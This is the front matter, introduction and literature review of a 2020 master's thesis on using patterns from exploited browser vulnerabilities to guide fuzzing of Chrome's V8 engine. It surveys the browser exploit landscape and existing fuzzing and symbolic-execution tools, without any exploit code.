MASTER THESIS

Thesis submitted in partial fulfillment of the requirements for the degree of Master of Science in Engineering at the University of Applied Sciences Technikum Wien – Degree Program IT-Security

Variation analysis of exploitable browser vulnerabilities

By: René Freingruber, BSc
Student number: 1810303034

Supervisors:

1. Supervisor: Dipl.-Ing. (FH) Mag. DI Christian Kaufmann
2. Supervisor: Patrick Wollgast, MSc

Vienna, 2020-09-13

FH University of Applied Sciences TECHNIKUM WIEN

Declaration

“As author and creator of this work to hand, I confirm with my signature knowledge of the relevant copyright regulations governed by higher education acts (see Urheberrechtsgesetz /Austrian copyright law as amended as well as the Statute on Studies Act Provisions / Examination Regulations of the UAS Technikum Wien as amended).

I hereby declare that I completed the present work independently and that any ideas, whether written by others or by myself, have been fully sourced and referenced. I am aware of any consequences I may face on the part of the degree program director if there should be evidence of missing autonomy and independence or evidence of any intent to fraudulently achieve a pass mark for this work (see Statute on Studies Act Provisions / Examination Regulations of the UAS Technikum Wien as amended).

I further declare that up to this date I have not published the work to hand nor have I presented it to another examination board in the same or similar form. I affirm that the version submitted matches the version in the upload tool.”

Place, Date	Signature

Kurzfassung

Web Browser zählen zu den am häufigsten verwendeten Programmen auf Computern und Smartphones. Sie stellen daher ein attraktives Angriffsziel für staatliche Akteure und finanziell motivierte Hacker dar.

Obwohl marktführende Browser eine Vielzahl an modernen Schutzmaßnahmen implementieren, kann regelmäßig demonstriert werden, dass Schwachstellen dennoch ausgenutzt und Systeme von Opfern, ohne deren Wissen, übernommen werden können.

Hersteller wie *Google* versuchen daher, neben dem Härten ihres Browsers, Schwachstellen proaktiv vor Angreifern aufzudecken. Eine häufig eingesetzte Technik zum automatisierten Auffinden von Schwachstellen ist *Fuzzing*. Bei dieser Technik wird der Browser mit zufällig generierten Webseiten gestartet, bis eine dieser zum Absturz führt. Diese kann in weiterer Folge analysiert werden, um den zugrundeliegenden Fehler im Code des Browsers zu identifizieren und zu beheben.

Beim *Browser Fuzzing* werden insbesondere Eingabedateien durch das zufällige Ableiten von Grammatikregeln aus Definitionsdateien erzeugt. Eine andere Strategie ist das zufällige Mutieren von Eingaben, welche durch Metriken wie der Code-Abdeckung immer tiefer in die Code-Basis vordringt und weitere Sonderfälle aufdeckt.

Beiden Strategien liegt zugrunde, dass das Resultat von zufälligen Operationen wie das Auswählen der Grammatikregel oder der Mutationsstrategie abhängt. Das Auffinden von Schwachstellen ist daher besonders ressourcenintensiven, da der potenzielle Suchraum enorm groß ist. Die Verbesserung der Effizienz dieses Prozesses ist daher von entscheidender Bedeutung, um die Sicherheit der Systeme von Endanwendern gewährleisten zu können

Die Zielsetzung dieser Arbeit ist zu identifizieren, ob Schwachstellen, welche in den letzten Jahren veröffentlicht wurden und zu welchen ein öffentlicher Exploit existiert, Gemeinsamkeiten oder ähnliche Strukturen aufweisen. Hierzu wurde das Internet nach solchen Schwachstellen durchsucht, diese anschließend kategorisiert sowie tiefgehend analysiert. Die gewonnen Informationen wurden in einem Fuzzer implementiert, um den Suchraum einzuschränken und somit ressourcenschonend und effizienter bisher unbekannte Variationen der analysierten Schwachstellen aufzudecken.

Zur Evaluierung wurde die *JavaScript* Implementierung von *Google Chrome* für eine Woche auf einem Heimrechner getestet. In diesem Zeitraum konnte eine kritische Sicherheitslücke identifiziert werden, welcher allerdings bereits von einem anderen Forscher an *Google* gemeldet wurde. Weiters konnte im Zuge der Schwachstellenanalyse eine neue Sicherheitslücke in *Foxit Reader* identifiziert und erfolgreich ausgenutzt werden.

Schlagwörter: Browser Schwachstellen, Fuzzing, Variationsanalyse, JavaScript

Abstract

Web browsers are among the most used programs on computers and smartphones. They thus represent an attractive target for state-sponsored actors and financially motivated hackers.

Although market-leading browsers use a variety of modern memory corruption protections, it is regularly demonstrated that vulnerabilities can be exploited to compromise systems without the victim's knowledge.

Companies such as *Google* attempt, besides to hardening their browsers, to proactively uncover vulnerabilities before attackers identify them. A frequently used technique for automated vulnerability detection is *fuzzing*. Using this technique, the browser repeatedly loads randomly generated web pages until one of them leads to a crash. This website can then be analyzed to identify and fix the underlying flaw.

When fuzzing browsers, two common approaches exist. In the first approach, input files are generated by randomly deriving grammar rules from definition files. Another strategy is the random mutation of input files from a corpus. By using metrics such as code coverage, the fuzzer can advance deeper and deeper into the codebase to trigger edge cases.

The results of both strategies depend on random operations such as the selection of the grammar rule or the mutation strategy. Detecting vulnerabilities using fuzzing is therefore resource-intensive since the potential search space is enormous. Improving the efficiency of this process is hence crucial to ensure the security of end-users.

The goal of this work is to identify whether vulnerabilities, which have been reported in recent years and for which a public exploit exists, share similarities or follow the same structure. For this purpose, the internet was searched for such vulnerabilities, which were then categorized and analyzed in depth. The information obtained was implemented in a fuzzer to reduce the search space and thus to uncover previously unknown variations of the vulnerabilities analyzed in a resource-saving and more efficient way.

For evaluation purposes, the *JavaScript* implementation *of Google Chrome* was tested for one week on a home computer. In this period, a critical vulnerability was identified, which has already been reported to *Google* by another researcher. Furthermore, during the analysis of the vulnerabilities, a new vulnerability in *Foxit Reader* was identified and successfully exploited.

Keywords: Browser Vulnerabilities, Fuzzing, Variation Analysis, JavaScript

Table of contents

1 Introduction 7
1.1 Google Chrome 11
1.2 Mozilla Firefox 12
2 Thesis goal 13
3 Previous work 14
4 Analysis of vulnerability patterns 21
4.1 Classic vulnerabilities in the render engine 22
4.1.1 OOB memory access 22
4.1.2 Integer overflows 24
4.1.3 Use-after-free bugs 25
4.2 Classic vulnerabilities in the JavaScript engine 31
4.2.1 Missing *write-barrier* for garbage collection 31
4.2.2 Integer overflows 35
4.2.3 Implementation bugs 38
4.2.4 Type-Confusion bugs 40
4.3 Redefinition vulnerabilities 46
4.3.1 Redefined function modifies expected behavior 46
4.3.2 Redefined function modifies array length 49
4.3.3 Redefined function modifies array buffer 54
4.4 Privileged JavaScript execution 57
4.4.1 Stack walking vulnerabilities 57
4.4.2 JavaScript code injection into privileged code 58
4.5 JIT optimization vulnerabilities 62
4.5.1 Missing or incorrect type checks 63
4.5.2 Missing or incorrect bound checks 77
4.5.3 Wrong annotations or incorrect assumptions 81
4.5.4 Missing minus zero type or NaN information 93
4.5.5 Escape analysis bugs 98
4.5.6 Implementation bugs 103
4.6 Not covered vulnerabilities 105

5 Applying variation analysis 107
5.1 Adaption of a state-of-the-art fuzzer 107
5.2 Corpus generation 111
5.2.1 Corpus of JavaScript code snippets 111
5.2.2 Corpus of JavaScript code templates 119
5.2.3 Initial test case analysis and type reflection 123
5.3 Fuzzing 124
5.4 Results 125
5.4.1 Example of an identified high-severity security vulnerability 126
6 Discussion 128
7 Conclusion and future work 130
Bibliography 132
List of figures 136
List of abbreviations 136
.

1 Introduction

Although new protections have evolved in recent years, the security of web browsers is still heavily affected by memory corruption vulnerabilities. Exploitation of these vulnerabilities is a common initial exploitation vector used by APT groups during real-world attacks. *Google Project Zero* collects [1] discovered zero-day vulnerabilities that were exploited in-the-wild. Memory corruptions were identified as the root cause of 68 percent of all listed vulnerabilities [1]. This statistic is supported by researchers from the *Microsoft Security Response Center*. They identified that on average 70 percent of vulnerabilities addressed through a security update are memory safety issues [2]. Likewise, the *Chromium* team also identified in an analysis [1] of 912 security bugs that around 70 percent of serious security bugs are memory safety problems.

Research teams regularly demonstrate in exploitation competitions like *Pwn2Own*, *HackFest*, *PwnFest*, *Hack2Win*, *Pwnium*, *Driven2Pwn* or the *Tian Fu Cup* that all major browsers can be exploited. This indicates that many vulnerabilities are still hidden in the huge code base of modern browsers which can be exploited by state-sponsored attackers or criminals. It also demonstrates the lack of current in-place memory corruption protections and that they are unsatisfactory to prevent exploitation of some vulnerabilities. Further research is required to better understand these bug classes to protect against them.

According to public price lists exploit brokers such as *Zerodium* [2] pay up to $500,000 for *Google Chrome* exploits with sandbox escapes and up to $2,500,000 for *Android* exploit chains at the time of writing. Another vulnerability broker lists payouts of $300,000 – $400,000 for *Google Chrome* exploits without sandbox escapes with 95% reliability and approximately three seconds of execution time [3]. *Incredity*, an exploit broker located in Germany, pays up to €500,000 for *Google Chrome* or *Apple Safari* exploits [3].

Threat actors use such exploits not only against terrorists but also to target human rights activists, journalists and political rivals. The company *DarkMatter*, located in Abu Dhabi, used *iPhone* exploits to target activists, political leaders and suspected terrorists as part of project *Raven* [4]. *FinFisher*, a company that develops and sells spy software, faces a charge for selling its software to Turkey, where it was used against its largest opposition party *CHP* [5]. The mobile phone of Jeff Bezos, founder and CEO of *Amazon*, was hacked in 2018 via a *WhatsApp* message [6]. The attackers exfiltrated private nude pictures and used them to blackmail Bezos.

---

[1] https://www.chromium.org/Home/chromium-security/memory-safety

[2] https://zerodium.com/program.html

[3] https://twitter.com/IncredityTech/status/1255513421304541184

[4] https://www.reuters.com/investigates/special-report/usa-spying-raven

[5] https://www.sueddeutsche.de/digital/finfisher-tuerkei-ermittlung-chp-spyware-handy-software-1.4587473

[6] https://www.theguardian.com/technology/2020/jan/21/amazon-boss-jeff-bezoss-phone-hacked-by-saudi-crown-prince

Jamal Khashoggi, a Saudi Arabian journalist, was killed in 2018. He sent private messages to Omar Abdulaziz whose phone was infected by the *Pegasus* malware, which the Israel based company *NSO Group* develops. The malware was used to spy on these conversations. "The company's technology takes advantage of what is known as 'zero days' - hidden vulnerabilities in operating systems and apps that grant elite hackers access to the inner workings of the phone." [7]

Hacking team is another company that developed spyware. The company was hacked in 2015 by an individual named *Phineas Phisher*, resulting in a leakage of all their developed Windows and Flash zeros days to the public. The leaked documents revealed that sales to *Sudan* and *Russia* violated sanctions by the United Nations[8].

The FBI used at least two times *Tor browser* exploits to deanonymize visitors of child pornography websites on the darknet. CVE-2013-1690 was analyzed by security experts and became shortly afterwards available to the public [9]. Three years later a similar incident happened. The exploit for CVE-2016-9079 was developed [10] by *Exodus Intelligence* and was used by the *FBI* to target child pornography distributors. The exploit was leaked to the public again.

A person with the online pseudonym *Brian Kil* threatened and terrorized underage girls on online platforms such as *Facebook* for several years. *Brian Kil* used the *Tails* operating system with the *Tor browser* to hide his identity. The FBI was involved in the case and attempted to hack the person, however, the attack failed because the exploit was not tailored for *Tails*. After the failed attempt *Facebook* commissioned in 2017 a third-party company to develop a 0-day exploit which could be used to deanonymize the identity of the person. The exploit targeted *Tail's* video player and was not directly handed to the FBI. It is the first and only time *Facebook* has ever helped law enforcement to hack a target.[11]

The *Equation Group*, that is tied to the *NSA's* tailored access operations unit, was hacked in 2016 by a group named *The Shadow Brokers*. The group published several zero-days developed by the *NSA* in 2017. Although a patch was already available upon release of the exploit, criminals could still use it to compromise over 200,000 machines in just two weeks [12].

These attacks were possible although the attacked applications and browsers implemented modern mitigation techniques. The security of *Google Chrome*, *Microsoft Edge* and *Microsoft*

---

[7] https://edition.cnn.com/2019/01/12/middleeast/khashoggi-phone-malware-intl/index.html

[8] https://www.bankinfosecurity.com/hacking-team-zero-day-attack-hits-flash-a-8384

[9] https://blog.rapid7.com/2013/08/07/heres-that-fbi-firefox-exploit-for-you-cve-2013-1690/

[10] https://www.forbes.com/sites/thomasbrewster/2016/12/02/exodus-intel-the-company-that-exposed-tor-for-cops-child-porn-bust

[11] https://www.vice.com/en_us/article/v7gd9b/facebook-helped-fbi-hack-child-predator-buster-hernandez

[12] https://www.cyberscoop.com/leaked-nsa-tools-now-infecting-over-200000-machines-will-be-weaponized-for-years/

Internet Explorer was evaluated by two independent whitepapers in 2017. The results [4] [5] point out that *Google Chrome* and *Microsoft Edge* implement most of today's available memory corruption protections.

"It is clearly visible that newer browsers like *Google Chrome* and *Microsoft Edge* are designed to be secure and hardened against exploits. Restrictive enforcement of secure behaviour, strong sandboxing, mitigations such as hardened compiler flags and runtime restrictions make exploiting browsers a much harder task than before." [4]

The difficulty of developing a browser exploit nowadays is also supported by a cite from *SophosLabs:* "Due to the numerous security mitigations applied to today's operating systems and programs, developing a functional exploit for a memory corruption vulnerability in a web browser is no easy feat." [13]

The security of the *Tor browser*, a modified version of *Mozilla Firefox ESR*, was evaluated in a research engagement in 2014 [6]. The audit revealed that the security feature ASLR and others were not enabled on Windows and Mac due to a non-standard compiler toolchain. However, this is nowadays fixed.

Although browsers support modern memory mitigation protections and exploitation of vulnerabilities is a complex venture, exploitability could still be demonstrated in various exploitation competitions and in real world. This indicates that current in-place protections are not enough to withstand exploitation attempts from experienced research teams or APT groups. Further research in this area is required to develop new techniques that discover vulnerabilities more efficiently. Research in the field of web browser security is therefore of significant importance.

Modern web browsers are composed of the following main components:

- Browser engine / HTML render engine
  The browser engine is the core of the web browser and is responsible to render the HTML code, manage the DOM and display websites based on defined layouts in CSS. Initially, *Google Chrome* used the *WebKit* engine up to version 27. *WebKit* is also currently used by *Apple Safari*. Nowadays *Google Chrome* uses the *Blink* engine, a fork of *WebKit*. At the end of 2018 *Microsoft* announced that *Microsoft Edge* is going to switch from *EdgeHTML* to *Chromium* and therefore to *Blink*. *Mozilla Firefox* uses the *Gecko* engine and *Microsoft Internet Explorer* the *Trident* engine. *Opera* used up to version 12.18 the *Presto* engine and then switched to *Blink*.
- *JavaScript* engine
  The *JavaScript* engine is responsible to interpret *JavaScript* code as well as compiling frequently used code with a *Just-in-time* (JIT) engine. *Google Chrome* uses the *v8* engine, *Mozilla Firefox* the *SpiderMonkey* engine and *Apple Safari* uses *JavaScriptCore*

[13] https://news.sophos.com/en-us/2019/04/18/protected-cve-2018-18500-heap-write-after-free-in-firefox-analysis-and-exploitation/

(JSC). *Microsoft Internet Explorer* initially used the *JScript engine* (IE 1-8) and later switched to *Chakra* (IE-11). *Chakra* was also used by *Microsoft Edge* until *Microsoft* announced a change to *Chromium* and therefore to *v8*.

- Sandbox
  Modern browsers support as additional layer of defense the sandboxing concept. Code responsible for rendering a website and parsing file formats runs inside an exposed but sandboxed process with limited access to the file system and the operating system. A vulnerability in this code therefore does not immediately lead to a full system compromise. An attacker would need to find additional vulnerabilities to compromise the main browser process. A possible attack is to not target the operating system and therefore to avoid the sandbox escape. Instead, code execution in the sandboxed process can be used to disable security protections such as the *Same-Origin-Policy (SOP)* as demonstrated by Burnett [7]. This leads to *Universal Cross-Site-Scripting (UXSS)*. This attack is mitigated in *Google Chrome* with the security feature *site-isolation* [14]. *Site isolation* ensures that every opened website is running in a separated process. However, this has two side effects. First, it allows to make unreliable exploits reliable by using a bruteforce approach. The exploit can be loaded inside an iframe and therefore inside a separated process. If the exploit fails and crashes, it can be restarted until exploitation works which was documented by *Exodus Intelligence* [15] in 2019. Second, by separating two websites in two processes, *Spectre*-like hardware attacks are mitigated which means that traditional *Spectre* mitigations, which impeded exploitation in some cases, are disabled. These mitigations must therefore not be bypassed by attackers.

[14] https://www.chromium.org/Home/chromium-security/site-isolation

[15] https://blog.exodusintel.com/2019/01/22/exploiting-the-magellan-bug-on-64-bit-chrome-desktop/

1.1 Google Chrome

Google Chrome is considered by many researchers to be the most secure web browser [8]. In 2017 *Google* financed two independent research projects [4] [5] which analyzed the security of *Google Chrome*, *Microsoft Edge* and *Microsoft Internet Explorer*. The following cites summarize the research results:

- "*X41 D-Sec GmbH* found that security restrictions are best enforced in *Google Chrome* and that the level of compartmentalization is higher than in *Microsoft Edge*." [4]
- "We consider the level of sandboxing in *Google Chrome* to be the most restrictive and most secure." [4]
- "The browser [*Chrome*] is very mature in the realm of memory safety. As it comes with a sophisticated process architecture with strong focus on separation of duty, it also tries to push forward in quickly adopting all sorts of mitigation mechanisms that modern operating systems like Windows 10 can offer. This includes CFG, font-loading policies and image-load restrictions. Its different integrity levels paired with the least amount of trust for processes that handle user-input, *Chrome* provides a very restrictive sandbox where even Win32k syscalls are disallowed." [5]

The security of *Chrome* is also apparent by the fact that only a few teams successfully compromised the browser during exploitation competitions like *Pwn2Own*. In 2017 one team attempted to attack *Google Chrome* but failed. In 2018 a hack of *Google Chrome* was not attempted by any team at all. In 2019 *Chrome* was not attacked in its main category but *Chromium* was successfully hacked as part of a *Tesla* car hack. In 2020 again no team attempted to attack the browser. Payouts from exploit brokers like *Zerodium* are also highest for *Google Chrome*.

Chrome is a modified version of *Chromium* which itself is a standalone browser. *Chrome* has additional support for audio and video formats, includes an update service and additional components like error reporting. The code of *Chrome* is not open source, but the code of *Chromium* is publicly available. *Chromium* uses the *Blink* render engine together the *JavaScript* engine *v8*. The *v8* engine is written in C++ which allows to compile *JavaScript* code to fast machine code. The interpreter is called *Ignition* and the JIT compiler is named *TurboFan*. *Chrome* previously used a baseline compiler and for optimization the *Crankshaft* compiler. The baseline compiler was replaced by an interpreter to reduce the heap usage and *Crankshaft* was replaced by *TurboFan* to achieve a more stable performance.

Chromium uses four different memory allocators, namely *Oilpan*, *PartitionAlloc*, *Discardable Memory* and the default malloc implementation. *PartitionAlloc* implements strong security measures to prevent exploitation like guard pages, double free detection, no inline meta data and separation of useful objects like strings and arrays from other objects. In 2015 *Blink* switched from *PartitionAlloc* to *Oilpan* for several objects like DOM objects. *Oilpan* implements a *mark-and-sweep* garbage collection which reduces the number of use-after-free vulnerabilities. However, *Oilpan* was initially shipped without common heap mitigations

[9] which simplified the exploitation of heap overflows. The *v8 JavaScript* engine uses a garbage collector named *Orinoco* [16]. *Chromium* supports sandboxing its processes based on the Windows security model.

Chromium is, in addition to *Chrome*, used by a lot of other projects including the *Brave*, *Opera* and *Steam* browsers. Moreover, it is used for multimedia presentation in *Tesla* cars. In 2020 *Microsoft* switched to a *Chromium* based *Edge* browser [17]. The *v8 JavaScript* engine is also used by *Foxit Reader* and *Node.JS* which means vulnerabilities in *v8* affect an even bigger user base.

1.2 Mozilla Firefox

Until the end of 2011, Mozilla Firefox was used by around 30 percent of website visitors and was then superseded by *Google Chrome*. Nowadays, *Google Chrome* holds over 58.7 percent of market share and *Firefox* is at 6.3 percent [18]. It is still an attractive attack target for governances and APT groups because the *Tor browser* is built on top of *Firefox ESR*.

Mozilla Firefox uses the *Gecko* render engine and the *SpiderMonkey JavaScript* engine. *SpiderMonkey* is also used by *Adobe Reader* and therefore an additional attractive target. The JIT compiler of *SpiderMonkey* is named *IonMonkey*.

Firefox uses the *jemalloc* memory allocator, which is more prone to attacks than *PartitionAlloc*. Mozilla Firefox is shipped with a sandbox which isolates its processes [19] [20].

[16] https://v8.dev/blog/trash-talk

[17] https://blogs.windows.com/msedgedev/2020/01/15/upgrading-new-microsoft-edge-79-chromium/

[18] https://www.w3counter.com/globalstats.php

[19] https://wiki.mozilla.org/Security/Sandbox

[20] https://mozilla.github.io/firefox-browser-architecture/text/0012-process-isolation-in-firefox.html

2 Thesis goal

The goal of the thesis is to propose improvements in the field of browser exploitation research. The goal can be summarized in the following research questions:

Research question 1: Can previously reported exploitable browser vulnerabilities be further divided into browser-specific vulnerability classes? If yes, what can be learned from these classes and how can this knowledge be applied to improve current state-of-the-art techniques to identify exploitable vulnerabilities?

Research question 2: With the knowledge of the identified vulnerability classes, how can the fuzzing search space be narrowed down to focus mainly on exploitable vulnerabilities?

The questions will be answered by analyzing exploitable vulnerabilities that were discovered during the last six years in two major browsers – *Google Chrome* and *Mozilla Firefox*. These browsers where chosen because their source code is publicly available, their HTML and *JavaScript* engines are different, and they have a big market share. Vulnerabilities in them therefore pose an enormous impact. A special focus will be laid on in-the-wild exploited vulnerabilities and on exploits from competitions like *Pwn2Own*. Vulnerabilities in other browsers, which were also actively exploited, will also be considered.

The fundament of the research is the assumption that most vulnerabilities share similar building blocks and follow the same code structure. Current state-of-the-art fuzzers either apply mutations on existing inputs or generate random code using grammars. This leads to a huge search space and corner cases, which trigger vulnerabilities, are rarely generated. In this work building blocks, code patterns and the structure of different vulnerability classes from recently exploitable vulnerabilities are extracted and implemented in a fuzzer. This knowledge is used to improve variation analysis in fuzzing. A state-of-the-art fuzzer is modified and newly developed to create inputs according to the identified patterns. It is assumed that this method narrows down the search space and variations of already identified exploitable vulnerabilities can be found more efficiently.

Target audience:

The target audience of this work are experienced reverse engineers and browser security researchers. It is assumed that the reader is familiar with the basic concepts of memory corruption vulnerabilities, exploitation techniques to bypass state-of-the-art protections and the design, architecture and internals of modern browsers. Background knowledge on *Chromium* and *v8*, the mainly discussed browser and *JavaScript* engine, is available at [21]. Deep knowledge of *JavaScript* is expected. Knowledge in compiler construction is useful but not necessarily required.

[21] https://zon8.re/posts/v8-chrome-architecture-reading-list-for-vulnerability-researchers/

3 Previous work

This chapter discusses current state-of-the-art techniques used to identify browser vulnerabilities. Since the focus of this work is improving fuzzing techniques, strategies such as variation analysis using source code review are not covered.

Fuzzing is one of the most used techniques to unveil vulnerabilities in browsers, *JavaScript* engines and software components in general [10]. This resulted in extensive fuzzing research in the last decade [11]. Fuzzing can be categorized in mutation-based and generation-based fuzzing.

In mutation-based fuzzing valid inputs are mutated to trigger bugs. This fuzzing technique is often combined with a feedback mechanism that obtains code or edge coverage. Fuzzing starts with a small set of input files, the input corpus, and performs mutations on these files. Coverage information is extracted during execution and if a new input yields more coverage, it is added to the corpus. While code coverage tries to maximize the number of executed instructions, edge coverage tries to maximize the number of different execution paths a program takes. The overall goal during fuzzing is to maximize the number of different memory states of the program. Since this information cannot easily be extracted, code and edge coverage are used as a heuristic. Coverage information was initially extracted with compiler hacks which modified the generated object files. Nowadays compilers such as clang support sanitizer coverage, a compiler pass which adds the coverage feedback.

The most famous fuzzer implementing this type of fuzzing is *American Fuzzy Lop* (AFL) [12] which was developed by Zalewski. *AFL* already discovered hundreds of vulnerabilities in all kinds of applications. It is so successful because of the high execution speed combined with excellent heuristics. Over the last years, various academic papers proposed improvements for algorithms used by *AFL*.

Böhm et al. suggested with *AFLFast* [13] the use of a Markov chain to enhance the algorithms. A further improved version of *AFLFast* is *AFL++* by Heuse et al. [14] which adds improvements proposed by e.g. Chenyang et al. [15] and Hsu et al. [16] and is constantly expanded. It implements ideas from *MOpt-AFL* [15], a fuzzer which was published in 2019 which improves the selection of the mutation strategy. Böhm et al. integrated with *AFLGo* [17] a simulated annealing-based power schedule algorithm to increase the ability of the fuzzer to reach program locations more efficiently. In 2018 Gan et al. proposed with *CollAFL* [18] a better feedback mechanism to avoid path collisions and new fuzzing strategies.

Initially, open source projects such as *binutils* were used to evaluate the performance of these new fuzzers. However, these projects cannot be used to measure miss or false alarm rates. The *LAVA* dataset [19] fills this gap by providing a dataset of real-world applications with injected vulnerabilities. This project was later extended to *Rode0day* [20] – a bug-finding competition. Another often used dataset is the *DARPA Cyber Grand Challenge dataset* [21], a dataset from a competition for automatic vulnerability discovery, exploitation and patching.

In 2020 *Google* announced *FuzzBench*. "*FuzzBench* is a free service that evaluates fuzzers on a wide variety of real-world benchmarks, at *Google* scale. The goal of *FuzzBench* is to make it painless to rigorously evaluate fuzzing research and make fuzzing research easier for the community to adopt." [22] *Figure 1* shows the result of a sample report comparing frequently used fuzzers. Fuzzers with a lower score, and therefore further left in the image, are considered to perform better. Based on this evaluation the *MOpt-AFL* fuzzer is together with *QSYM* and *AFL++* considered as most efficient.



Figure 1: Sample report result of *FuzzBench*; A lower score is better; source: [23]

It must be mentioned that scores can very between multiple runs and a fuzzer can therefore just be considered to be better if the score is significantly better than the score of another fuzzer. Moreover, *FuzzBench* currently has other problems which are discussed in-depth by Falk in the issue tracker [24].

The *Mayhem* [22] system won the *DARPA CGC* (*Cyber Grand Challenge)*. *Mayhem* is a symbolic execution engine which internally uses *bap* (*Binary Analysis Platform*) [23]. *BAP* translates instructions to its own IL (Intermediate Language) and implements a symbolic execution engine on top of this IL. *Mayhem* was combined with the *Murphy* fuzzer to win the competition.

With symbolic execution symbolic variables are assumed for inputs and instructions are analyzed based on these symbolic values. In case of conditional jumps, expressions can be built on top of the analyzed instructions. The resulting equations can be solved to calculate input constrains which follow both conditional paths. This means coverage can be maximized by using a symbolic execution engine to obtain inputs which explore different code paths. Symbolic execution engines are designed to systematically and efficiently enumerate all paths in an application.

Symbolic execution engines do not scale to big applications because of the *path explosion* problem. The engine cannot go deep into program logic because it does not know which

[22] https://github.com/google/fuzzbench

[23] https://www.fuzzbench.com/reports/sample/index.html

[24] https://github.com/google/fuzzbench/issues/654

paths must be followed first. Concolic execution works around this problem by executing the application and hints based on the concrete values during the execution which paths should initially be followed. It gathers path constrains during execution with respect to the given input. After that, the engine can negate one of the collected constrains to calculate an input which leads to a different code path. This process is executed repeatedly to increase the coverage.

Symbolic and concolic execution are mainly used in hybrid approaches combined with fuzzing. Fuzzing is a lot faster and is therefore the main used technique to find new paths. However, fuzzers often get stuck. A common example is a multi-byte magic value check which is hard to solve using plain fuzzing. In such a situation the symbolic or concolic engine can be started to solve the check, to guide the fuzzer to regions which are harder to reach.

To solve the formulas the path constrains are passed to a *Satisfiability Modulo Theorem* (SMT) solver. A commonly used SMT solver is *Z3* [25] which is for example used by the *angr* framework via the *claripy* abstraction layer, by *KLEE* [24], *S2E* [25] and *QSYM* [26].

Other well-known SMT solvers are *STP* (*Simple Theorem Prover*) [26], *BTOR* (*Boolector*) [27] and *Yices* [28]. The effectiveness of these solvers is compared every year in the *SMT-COMP* [27] competition where especially the mentioned engines performed well.

Team *Shellphish* placed third in the *DARPA CGC*. It used a hybrid fuzzing approach with *Driller* [29]. *Driller* is a combination of *AFL* and *angr* [30], a selective concolic execution engine. *Driller* identified the same number of vulnerabilities in the same time as the top-scoring team of the qualifying event [29].

Common problems of fuzzers are magic values, checksums and calculated hash checks. One solution to the magic value problem is the use of a symbolic or concolic execution engine. However, as already mentioned, these are often slow and do not scale to big applications. To solve this problem Ormandy already suggested in 2011 with *Flayer* [31] a method to strip away certain checks based on tainted input data.

In 2018 this topic was again researched by Payer et al. with *T-Fuzz* [32]. *T-Fuzz* uses a dynamic tracing-based technique to detect checks which fail with all current inputs. It then removes these checks and restarts fuzzing the transformed program which can then reach deeper code paths. [32]

Aschermann et al. proposed in 2018 *Redqueen* [33], another fuzzer which solves the problem of magic values and checksums by using input-to-state correspondence. *Redqueen* outperformed other fuzzers in the September 2018 *Rode0day* competition.

[25] https://github.com/Z3Prover/z3

[26] https://stp.github.io/

[27] https://smt-comp.github.io

Another highly successful fuzzer in *Rode0day* is *AFL-QSYM*, a combination of the unmodified *AFL* in version 2.52b and *QSYM* [26], a concolic execution engine developed by Yun et al. *QSYM* also reached the second-best score in the *FuzzBench* sample test.

The usage of an IL is common in symbolic execution engines because it simplifies the development of the engine. Most engines use well recognized intermediate languages like the *LLMR IR* (Intermediate Representation) which is used by *KLEE* and *S2E* or the *VEX IR* which is used by *angr*. *BAP* uses its own IR named the *BAP instruction language*. *QSYM* uses a different approach. Yun et al. identified as major limiting factor of scaling concolic execution to bigger applications the performance bottleneck of the concolic engine. To solve this problem, the authors developed an engine which avoids the use of an IR. Since *QSYM* was developed tailored to fuzzing, it does not emulate the target binary like *S2E* does with *QEMU* or *angr* does with unicorn, because emulation is sluggish. Instead, it executes code directly on the CPU. “Our evaluation results showed that *QSYM* outperformed *Driller* in the *DARPA CGC* binaries and *VUzzer* in the *LAVA-M* test set. More importantly, *QSYM* found 13 previously unknown bugs in the eight non-trivial programs, such as *ffmpeg* and *OpenJPEG*, which have heavily been tested by the state-of-the-art fuzzer, *OSSFuzz*, on *Google’s* distributed fuzzing infrastructure.” [26]

An approach related to symbolic and concolic execution is taint-based fuzzing. With this technique, input data is tainted and the taint status is propagated during execution. Because of this propagation, the fuzzer can query which checks depend on which input bytes to focus fuzzing these bytes or to eliminate checks. In 2012 such a taint based fuzzing approach was proposed [34] by Bekrar et al., employees at *VUPEN*. *VUPEN* is the predecessor company of the well-known exploit broker *Zerodium* and won the first prizes in *Pwn2Own* in 2011, 2012, 2013 and 2014. In 2015 *VUPEN* did not participate in *Pwn2Own* because it’s successor company *Zerodium* was founded. Clients of *VUPEN’s* exploit service subscription were among others the *NSA* [28], the German *BSI* [29] and *hacking team* [30]. In 2017 the idea of fuzzing supported by dynamic taint analysis was researched again by Rawat et al. in *VUzzer* [35], an application-aware evolutionary fuzzer.

LibFuzzer [31] is another frequently used fuzzer, especially by developers. It is an in-process, coverage-guided, evolutionary fuzzer shipped with the *clang* compiler. It requires the development of small fuzzer functions, but it stands out with its huge fuzzing speed which can be achieved because of the in-process fuzzer design. Major projects like the *v8*

[28] https://www.darkreading.com/risk-management/nsa-contracted-with-zero-day-vendor-vupen/d/d-id/1111564?

[29] https://www.spiegel.de/spiegel/vorab/bnd-will-informationen-ueber-software-sicherheitsluecken-einkaufen-a-1001771.html

[30] https://tsyrklevich.net/2015/07/22/hacking-team-0day-market/

[31] http://llvm.org/docs/LibFuzzer.html

JavaScript engine or *Chromium* are shipped with hundreds of such fuzzer scripts [32] [33] developed for *LibFuzzer*.

Further work in the field of improving fuzzing performance was done by Xu et al. [36] by shortening the time of each fuzzing iteration. For this, three new primitives in the operating system kernel were developed and integrated to *AFL* and *LibFuzzer*.

With respect to web browsers, feedback-based fuzzing is in most cases not efficient and further researcher is required. Feedback-based fuzzing is mainly used to fuzz binary protocols and formats which can achieve a high execution speed of several hundred or thousand executions per second.

